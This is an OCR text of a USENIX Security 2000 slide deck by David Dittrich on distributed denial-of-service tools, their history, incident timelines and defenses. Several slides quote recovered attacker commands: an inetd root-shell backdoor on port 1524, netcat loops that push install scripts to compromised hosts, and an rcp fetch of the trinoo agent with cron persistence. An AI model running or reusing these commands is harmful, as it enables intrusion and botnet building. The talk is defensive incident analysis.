USENIX SEC2000

Distributed Denial of Service

Is There Really a Threat?

David Dittrich

University of Washington

dittrich@cac.washington.edu

http://staff.washington.edu/dittrich

DDoS: Is There Really a Threat?

- A brief history of DoS
- DDoS attack timeline
- How do they do it?
- Why do they do it?
- What allowed this to happen?
- What are we supposed to do to stop it?
- Where is this all heading?
- What do we need? (IMHO)


A Brief History of DoS

- Classic resource consumption
  - Exhaust disc space, recursive directories
  - fork() bomb
- Remote resource consumption
  - Fragment reassembly
  - Illegal TCP flags
  - SYN flood
  - Examples: synk, stream, slice, teardrop, jolt, bonk, pepsi

A Brief History of DoS

- Combination attack
  - Targa
    - bonk, jolt, nestea, newtear, syndrop, teardrop, winnuke
  - Rape
    - teardrop v2, newtear, boink, bonk, frag, fucked, troll icmp, troll udp, nestea2, fusion2, peace keeper, arnudp, nos, nuclear, sping, pingodeth, smurf, smurf4, land, jolt, pepsi
- Coordinated attack
- Distributed attack

Brief History of DoS



A Brief History of DoS

- Distributed attack
  - fapi (May 1998)
    - UDP, TCP (SYN and ACK), ICMP Echo
    - "Smurf" extension
    - Runs on Windows and Unix
    - UDP communication
    - One client spoofs src, the other does not
    - Built-in shell feature
    - Not designed for large networks (<10)
    - Not easy to setup/control network

A Brief History of DoS

- Distributed attack (cont)
  - fuck_them (ADM Crew, June 1998)
    - Daemon (agent) written in C
    - Client (handler) is a shell script
    - ICMP Echo Reply flooder
    - Control traffic uses UDP
    - Can randomize source to R.R.R.R (where 0<=R<=255)

A Brief History of DoS

- Distributed attack (cont)
  - trinoo
    - All C source (Linux, Solaris, Irix)
    - UDP packet flooder
    - No source address forgery
    - Some bugs
    - Full control features
    - Control traffic on TCP and UDP

A Brief History of DoS

- Distributed attack (cont)
  - Tribe Flood Network (TFN)
    - Some bugs
    - Limited control features (like fuck_them)
    - Control traffic via ICMP Echo Reply
    - UDP packet flood ("trinoo emulation")
    - TCP SYN flood
    - ICMP Echo flood
    - "Smurf" attack
    - Either randomizes all 32 bits of source address, or just last 8 bits

A Brief History of DoS

- Distributed attack (cont)
  - TFN2K
    - Same attacks as TFN, but can randomly do them all
    - Encryption added to improve security of control traffic
    - Runs on *nix, Windows NT
    - Control traffic uses UDP, TCP, or ICMP
    - Same source address forgery features as TFN

A Brief History of DoS

- Distributed attack (cont)
  - stacheldraht/stacheldraht v4
    - Some bugs
    - Full control features
    - Encrypted client/handler communication
    - Same basic attacks as TFN
    - Control traffic uses TCP and ICMP
    - Same source address forgery as TFN/TFN2K

A Brief History of DoS

- Distributed attack (cont)
  - Stacheldraht v2.666 (not publically discussed)
    - Fewer bugs than original
    - Same basic attacks as stacheldraht
    - Adds TCP ACK flood ("stream")
    - Adds TCP NULL (no flags) flood
    - Adds "smurf" attack w/16,702 amplifiers (already inet_aton()d for speed!)
    - Same source address forgery features as stacheldraht/TFN/TFN2K

A Brief History of DoS

- Distributed attack (cont)
  - shaft
    - Some bugs
    - Full control features (plus stats)
    - Control traffic uses TCP and UDP
    - UDP flood
    - TCP SYN flood
    - ICMP Echo flood
    - Can randomize all three attacks

A Brief History of DoS

- Distributed attack (cont)
  - mstream
    - Many bugs
    - Code incomplete
    - Very limited control features
    - “Stream” attack (TCP ACK flood)
    - Randomizes all 32 bits of source address

A Brief History of DoS

- Distributed attack (cont)
  - omegav3
    - Control traffic uses TCP, UDP
    - Full control (supports 10 users by nick, with talk and stats)
    - “Stream” attack (TCP ACK flood)
    - ICMP flood
    - IGMP flood
    - UDP flood
    - Built in update using rcp

DDoS Attack Tool Timeline

- ***May/June 1998*** **-** First primitive DDoS tools developed in the underground
- ***July 22, 1999*** **-** CERT releases Incident Note 99-04 mentioning widespread intrusions on Solaris RPC services
- ***August 5, 1999*** **-** First evidence seen at UW of programs being installed on mass-compromised Solaris systems
- ***August 17, 1999*** **-** Attack on UMN

DDoS Attack Tool Timeline

- ***September 2, 1999*** **-** Contents of compromised account used to cache files recovered
- ***September 27, 1999*** **-** CERT provided with first draft of Trinoo analysis
- ***Early October, 1999*** **-** CERT reviews hundreds of reports and finds they fit Trinoo analysis profile
- ***October 15, 1999*** **-** CERT mails out invitations to DSIT Workshop

DDoS Attack Tool Timeline

- ***October 23, 1999*** **-** Final drafts of Trinoo and TFN analyses finished in preparation for DSIT workshop
- ***November 2-4, 1999*** **-** DSIT workshop in Pittsburgh. Attendees agree to not disclose DDoS information until final report complete (Don't want to panic Internet)
- ***November 18, 1999*** **-** CERT releases Incident Note 99-07 mentioning DDoS tools

DDoS Attack Tool Timeline

- ***November 29, 1999*** **-** SANS NewsBytes Vol. 1, No. 35, mentions trinoo/TFN in context of widespread Solaris intrusion reports, consistent with IN-99-07 and involving ICMP Echo Reply packets
- ***December 7, 1999*** **-** ISS releases advisory on the heals of USA Today article, CERT rushes out final report, I publish my trinoo/TFN analyses on BUGTRAQ

DDoS Attack Tool Timeline

- ***December 8, 1999*** **-** (According to *USA Today*) NIPC sends note briefing FBI Director Louis Freeh
- ***December 17, 1999*** **-** (According to *USA Today*) NIPC director Michael Vatis briefs Attorney General Janet Reno as part of Y2K preparation overview.
- ***December 27, 1999*** **-** Scan of UW network testing "gag" identifies 3 stacheldraht agents (leads to uncovering 100+ agents)

DDoS Attack Tool Timeline

- ***December 28, 1999*** **-** CERT releases Advisory 99-17 on Denial-of-Service tools (covers TFN2K and MacOS 9 exploit)
- ***December 30, 1999*** **-** I publish analysis of stacheldraht on BUGTRAQ, NIPC issues a press release on DDoS and tool for scanning local file systems/memory
- ***December 31, 1999*** **-** Nothing happens except fireworks and people getting drunk

DDoS Attack Tool Timeline

- ***January 3, 2000*** **-** CERT and FedCIRC jointly publish Advisory 2000-01 on Denial-of-Service developments (discusses Stacheldraht and NIPC tool)
- ***January 4, 2000*** **-** SANS asks it membership to use scanning tools to identify scope of DDoS networks, reports of successful scans start coming in within hours

DDoS Attack Tool Timeline

- ***January 5, 2000*** **-** Sun releases bulletin #00193, "Distributed Denial of Service Tools"
- ***January 14, 2000*** **-** Attack on OZ.net in Seattle affects Semaphore and UUNET customers (as much as 70% of PNW feels it, possibly other US victims)
- ***January 17, 2000*** **-** ICSA.net hosts DDoS BoF at RSA 2000 in San Jose

DDoS Attack Tool Timeline

- ***February 7, 2000*** **-** Steve Bellovin discusses DoS at NANOG meeting in San Jose, ICSA.net holds another DDoS BoF, first eCommerce attacks begin
- ***February 8, 2000*** **-** Attacks on eCommerce sites continue, media feeding frenzy begins...

DDoS Attack Tool Timeline

- Important points on timeline
  - Technical details of DDoS tools not in hands of CERT/feds until late Sept./early Oct. 1999
  - It took CERT time to review hundreds of incidents and re-correlate
  - CERT announced DDoS tools in mid Nov. 1999
  - BUGTRAQ readers learned of trinoo/TFN on December 7, 1999, stacheldraht on December 30, 1999

DDoS Attack Tool Timeline

- Important points on timeline (cont)
  - NIPC's advisory and tool came out right after technical analyses
  - The national media paid no attention to UMN being offline for three days, and little attention of OZ.net attack (or similar DDoS incidents after February 8 -- New Zealand, Brazil, NHL web site, irc.stealth.net, British Telecom, Win Trinoo, 250 Korean (agent) systems...)

Initial Intrusions (Phase 1)

- Initial root compromise origins
  - "No charge" ISPs
    - Single account "guest", password "password"
    - No AUP, no user records, no caller-ID, no trap&trace
  - Compromised systems in Korea, Germany, Sweden, Jamaica, UK...
  - Compromised name servers, web servers, "at home" systems, software development companies, "day trading" companies, eCommerce sites, ISPs, NASA, .mil systems... you name it

Initial Intrusions (Phase 1)

- 24x7 scanning
- Sift into sets of OS/architecture/vulnerability
- Attack in waves: ***exploit, backdoor, load agent, lather, rinse, repeat***
- Use of "root kits" to conceal processes, files, connections

The DDoS Attacks (Phase 2)

- Victim network(s) become non-responsive
  - May look like hardware failure on backbone
  - Most sites not prepared to analyze packets (e.g., using tcpdump)
  - Identification of agents difficult
  - ***Must*** coordinate with upstream providers immediately
  - Upstream providers better positioned to gather forensic evidence

The DDoS Attacks (Phase 2)

- Attack may/may not be noticed on agent networks (e.g., subnet saturated, but backbone OK)
- 100-200 systems can knock a large site off the network completely
- Multiple attacking systems/networks means long time to neutralize
- Third party effects (e.g, RST|ACK packets) felt elsewhere

Anatomy of Setting up a DDoS Network

- In August 1999, a network of > 2,200 systems took University of Minessota offline for 3 days
- Tools found cached at Canadian SW firm
- Targets
  - 41,660 systems (com.domains)
  - 10,549 systems (216)
  - 52,209 potential targets

Anatomy of Setting up a DDoS Network

- Scanning for known vulnerabilities, then hitting them with scripted attack

```
./r -6 -k $1 "echo 'ingreslock stream tcp nowait root
/bin/sh -i'\
>> /tmp/bob ; /usr/sbin/inetd -s /tmp/bob"
./r -6  $1 "echo 'ingreslock stream tcp nowait root
/bin/sh -i'\
>> /tmp/bob ; /usr/sbin/inetd -s /tmp/bob
echo Sleeping for 2 seconds...
sleep 2
telnet $1 1524
```

Anatomy of Setting up a DDoS Network

- Once compromised, script the installation of the DDoS agents (100+)

```
./trin.sh | nc 128.172.XXX.XXX 1524 &   XXXXXX.egr.vcu.edu
./trin.sh | nc 128.172.XXX.XXX 1524 &   XXXXXX.egr.vcu.edu
./trin.sh | nc 128.172.XXX.XXX 1524 &   XXXXXX.egr.vcu.edu
./trin.sh | nc 128.172.XXX.XX 1524 &    XXXXXXXX.mas.vcu.edu
./trin.sh | nc 128.3.X.XX 1524 &        XXXXXXXX.lbl.gov
./trin.sh | nc 128.3.X.XX 1524 &        XXXXXXX.lbl.gov
./trin.sh | nc 128.3.X.XXX 1524 &       XXXXXX.lbl.gov
./trin.sh | nc 128.173.XX.XX 1524 &     XXXXXX.cns.vt.edu
./trin.sh | nc 128.173.XX.XX 1524 &     XXXXXXX.cns.vt.edu
./trin.sh | nc 128.173.XX.XXX 1524 &    XXXXX.cns.vt.edu
```

Anatomy of Setting up a DDoS Network

- The script being piped to netcat:

```
echo "rcp 192.168.0.1:leaf /usr/sbin/rpc.listen"
echo "echo rcp is done moving binary"

echo "chmod +x /usr/sbin/rpc.listen"

echo "echo launching trinoo"
echo "/usr/sbin/rpc.listen"

echo "echo \* \* \* \* \* /usr/sbin/rpc.listen > cron"
echo "crontab cron"
echo "echo launched"
echo "exit"
```

Anatomy of Setting up a DDoS Network

- Command history file (December 1999)

```
#+0946131241
ps -u root -e | grep ttymon | awk '{print "kill -9 "$1}' > .tmp
&& chmod 755 ./.tmp && ./.tmp && rm -f .tmp ;
#+0946131241
rm -rf /usr/lib/libx ;
#+0946131241
mkdir /usr/lib/libx ;
#+0946131241
mkdir /usr/lib/libx/... ;
#+0946131241
cd /usr/lib/libx/.../ ;
#+0946131241
rcp root@XXXXX.XXXXXXXX.lu.se:td ttymon ;
#+0946131244
nohup ./ttymon ;
#+0946131244
rm -rf ./ttymon ;
```

Anatomy of Setting up a DDoS Network

- Time to root: just over 3 seconds!

```
% ctime 946131241
Sat Dec 25  6:14:01 1999

% ctime 946131244
Sat Dec 25  6:14:04 1999
```

- Assuming 3-6 seconds per host = 2-4 hours to set up 2,200+ agent network
- What if these were all Internet 2 sites?
- Scanning still would take time

Why?

- Direct result of IRC channel takeovers & retaliation
- To see if they could
- Because they ***can***
- Next time it may not be teenagers, and it may happen at a very "inopportune" moment

Why?

- Read more to understand
  - ***IRC on Your Dime***, CIAC Document 2318
  - ***Hackers: Crime in the Digital Sublime,*** Dr. Paul A. Taylor, Routledge, ISBN 0-415-18072-4
  - ***Masters of Deception: The Gang that Ruled Cyberspace***, Michelle Slatalla and Joshua Quitnet, Haper Perennial, ISBN 0-06-017030-1
  - ***Underground: Tales of Hacking, Madness and Obsession on the Electronic Frontier***, Suelette Dreyfus, Mandarin [Reed Books Australia], ISBN 1-86330-595-5
  - ***@Large: The Strange Case of the World's Biggest Internet Invasion,*** Charles C. Mann & David H. Freedman, Simon& Schuster Trade, ISBN 0-684-82464-7

What allowed this to happen?

- "Target rich environment" (getting richer)
- Speed/complexity of intrusions overwhelming
- Use of "root kits" exceeds average admin skills
- Poor understanding of network monitoring
- Primary focus on restoration of service
- Use of UDP, ICMP, etc. hard to detect/block

What allowed this to happen?

- Software and OSs designed with ease of use over security
- Networks still built using "***Pick any two: Fast, Available, Secure***"
- Short of firewalls or IDS at network borders, "net flows" about the only way to detect anything
- Poor system/network forensic tools and skills means no idea *who* did *what*, *when*, *where*, and *how*

What are we supposed to do about it?

- Proposed solutions fall into several categories
  - Host vs. Network
  - Prevent vs. Detect vs. Respond
  - Benefit you, Others, or Everyone
  - Implement before, during, or after attack
- The “solution” combines ALL of these

What are we supposed to do about it?

- Network Ingress/Egress filtering (RFC 2267 and SANS' *Egress Filtering v0.2*)
- Rate limiting and unicast reverse path forwarding (e.g., Cisco *Strategies to Protect Against Distributed Denial of Service Attacks*)
- Improve Intrusion Detection capabilities (e.g., use Snort)
- Audit hosts for DDoS tools (e.g., NIPC find_ddos tool)

What are we supposed to do about it?

- Have an Incident Response Team (IRT)
- Have/enforce policies for securing hosts on your network
- Have a good working relationship with your upstream provider(s)
- Buy insurance to cover service disruption
- Build separate "netops" networks
- Implement IPv6

What are we supposed to do about it?

- Proposed future "solutions"
  - The Council of Europe's *Draft Convention on Cybercrime*
  - Various methods of attack packet traceback (e.g., IETF traceback wg, Steven Bellovin)
  - Host Identity Protocol (Robert Moskowitz)
  - Taking control traffic "out of band" (Bruce Schneier)
  - InfraGard
  - Insurance company incentives

Where is this all heading?

- 21 million hosts added to the Internet each month
- *Not adding* 21 million new sysadmins
- Efficiency of compromise increasing
- Techniques for post-compromise concealment improving
- DDoS tools are evolving (fourth generation seen in less than 2 years)

Where is this all heading?

- Law enforcement lobbying for stronger laws, greater powers of search & seizure
- Software/OS vendors lobbying for no government regulation or oversight (*they know what is best* for customers, right?)
- Downward pressure on budgets
- Heavy pressure to increase business use of the Internet (Can you say "*wireless*?")
- Consumers given little choice to opt out

What to we need? (IMHO)

- Every organization needs a ***Chief Hacking Officer***
- Accept that ***system admins are essential*** to the New Economy
- Business community must acknowledge security as a ***cost of doing business***
- Network designers can ***no longer put speed and access above security***

What to we need? (IMHO)

- Software/OS vendors must ***adopt the same kinds of standards and practices as other mature industries*** (e.g., auto, air transport)
- Either ***acknowledge the Internet is not robust enough for "critical" services***, or ***pay what it takes to make it so***
- If the computer industry doesn't want government regulation, ***stop whining and address the security issues***

What to we need? (IMHO)

- If I hear "cut taxes" one more time I'm going to slap somebody!
- Its time to stop pandering to users' demands for services and features and ***start teaching them how to survive on a hostile Internet***

The End?

- Hardly
- For more information, see: `http://staff.washington.edu\/dittrich/misc/ddos`